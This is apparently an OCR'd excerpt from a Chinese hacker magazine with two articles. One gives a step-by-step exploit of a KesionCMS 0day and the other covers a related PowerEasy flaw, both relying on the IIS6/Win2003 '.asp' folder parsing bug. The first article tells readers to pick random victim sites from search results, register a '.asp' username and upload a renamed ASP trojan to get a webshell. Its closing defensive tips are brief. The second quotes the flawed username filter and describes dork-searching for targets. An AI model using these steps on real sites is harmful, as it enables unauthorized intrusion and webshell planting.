
（文章中涉及到的 Discuz！论坛漏洞利用工具已经收录于光盘中）







# 科汛0day漏洞——一分钟利用



安静的小E






这天去逛“黑帮小酒馆”，看到了科汛0day的利用工具，顺手就下载了下来，测试了一下，发现其利用方法和二月份公布的动易Oday的利用方式如出一辙：

1．注册一个***.asp的用户名（成功后就会被系统自动建立一个以用户名为名字的目录）。

2．上传图片木马（主要是利用了Win2003系统对.asp目录的支持的特性。官方也存在这个漏洞）。


3．注册.asp后访问http://www.***.com/user/Upload.asp?dialogtype=UserBlogPic&size=5（只能在Win2003服务器下才可以使用）。








好了，下边我们就来看看科汛这个0day的详细利用过程。先在百度上以“科汛”为关键字进行搜索，从找到的网站中随便选择一个进行测试，打开漏洞利用工具，输入网址，如图1。

点击“注册”按钮，工具会自动注册一个***.asp的用户名，然后点击“上传”按钮。点击下面框中的“浏览”按钮，选择一个将扩展名改为jpg的asp木马，如图2，然后点击“开始上传”，就会返回一个空页面，我们点击右键，来查看源代码，如图3。




看到中间有“图片上传成功”的提示，还看到了路径信息：/UpFiles/User/mag77.asp/upface/2007032316113554649.jpg。我们把网址补充齐全访问看看，http://www.***.com/UpFiles/User/mag77.asp/upface/2007032316113554649.jpg，如图4。就这样，简简单单的就得到了一个webshell。





那么，关于这个漏洞要如何防范呢？当然了，最基本的就是做好服务器本身的维护管理工作，随时关注最新的漏洞及厂商推出的最新补丁。另外，对于这些上传的webshell，我们可以通过搜索最近修改过的文件来找到，如图5。


那我们要如何对付改变了后缀为jpg的asp木马呢？右键“我的电脑”打开资源管理器，点“查看”菜单，选择“详细信息”，在“查看”－“排列图标”中勾选上“尺寸”，如图6。

正常的图片文件会显示出图片的尺寸大小，而图中exploit.asp是我的asp木马，尺寸并没有显示，然后使用记事本程序打开这个exploit.jpg，就会发现了该文件的真面目的，如图7。

到此文章就结束了，该漏洞的利用方法极其简单，也只是临时想到针对改变asp后缀的jpg的尝试，更好的方法大家可以到X档案的论坛上来一起交流。

（文章中涉及到的工具科汛0day漏洞利用工具已经收录在光盘中）



# WIN2003 缺陷带来动易新漏洞

蓝梦泽

这日刚上QQ，学校的老师就告诉我说动易出了新漏洞，让我去看看，把学校网站的补丁给打上。

这个漏洞的编号是PEAS20070215，危害性是很严重的。入侵者可以通过该漏洞获得WebShell权限。动易2006所有版本（包括免费版、商业SQL版及Access版）的正式版、SP1 – SP5都受影响。漏洞的简单描述如下：因为Win2003存在着一个文件解析路径的漏洞，当文件夹的名字为类似hack.asp的时候（即文件夹的名字看起来像一个ASP文件的文件名），此时此文件夹下的文本类型的文件都可以在IIS中被当做ASP程序来执行。这样一来，入侵者就可以将asp木马文件的扩展名改为jpg或gif之类的来进行上传，通过访问这个文件即可运行木马。因为微软尚未发布这个漏洞的补丁，所以几乎所有使用Windows2003系统的网站都会存在这个漏洞。

动易的这个漏洞存在于Reg目录下的User_RegCheck.asp文件中，我们来看一下175–189行的代码：

```
Function UserNamefilter(strChar)
    If strChar = "" Or IsNull(strChar) Then
        UserNamefilter = ""
        Exit Function
    End If
    Dim strBadChar, arrBadChar, tempChar, i
strBadChar = "',%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & "," & Chr(0) & ",*,|,""" '//过滤用户名中的符号
    arrBadChar = Split(strBadChar, ",")
    tempChar = strChar
    For i = 0 To UBound(arrBadChar)
tempChar = Replace(tempChar, arrBadChar(i), "")
    Next
    UserNamefilter = tempChar
End Function
%>
```

这段代码的作用是过滤用户名。从过滤的用户名可以看到未过滤掉“.”或“.asp”，由于IIS6.0在设计上的缺陷，当在IIS6.0的网站目录下包含有.ASP字样的时候，其目录下的任意文件都会被当作ASP文件来解析。因此，漏洞在这里就被触发了。

首先来搜索目标，可以使用挖掘鸡构造一些语句进行挖掘，构造的语句为“/Reg/User_Reg.asp”，关键词是“游戏”，一会儿就挖掘到了很多，如图1。

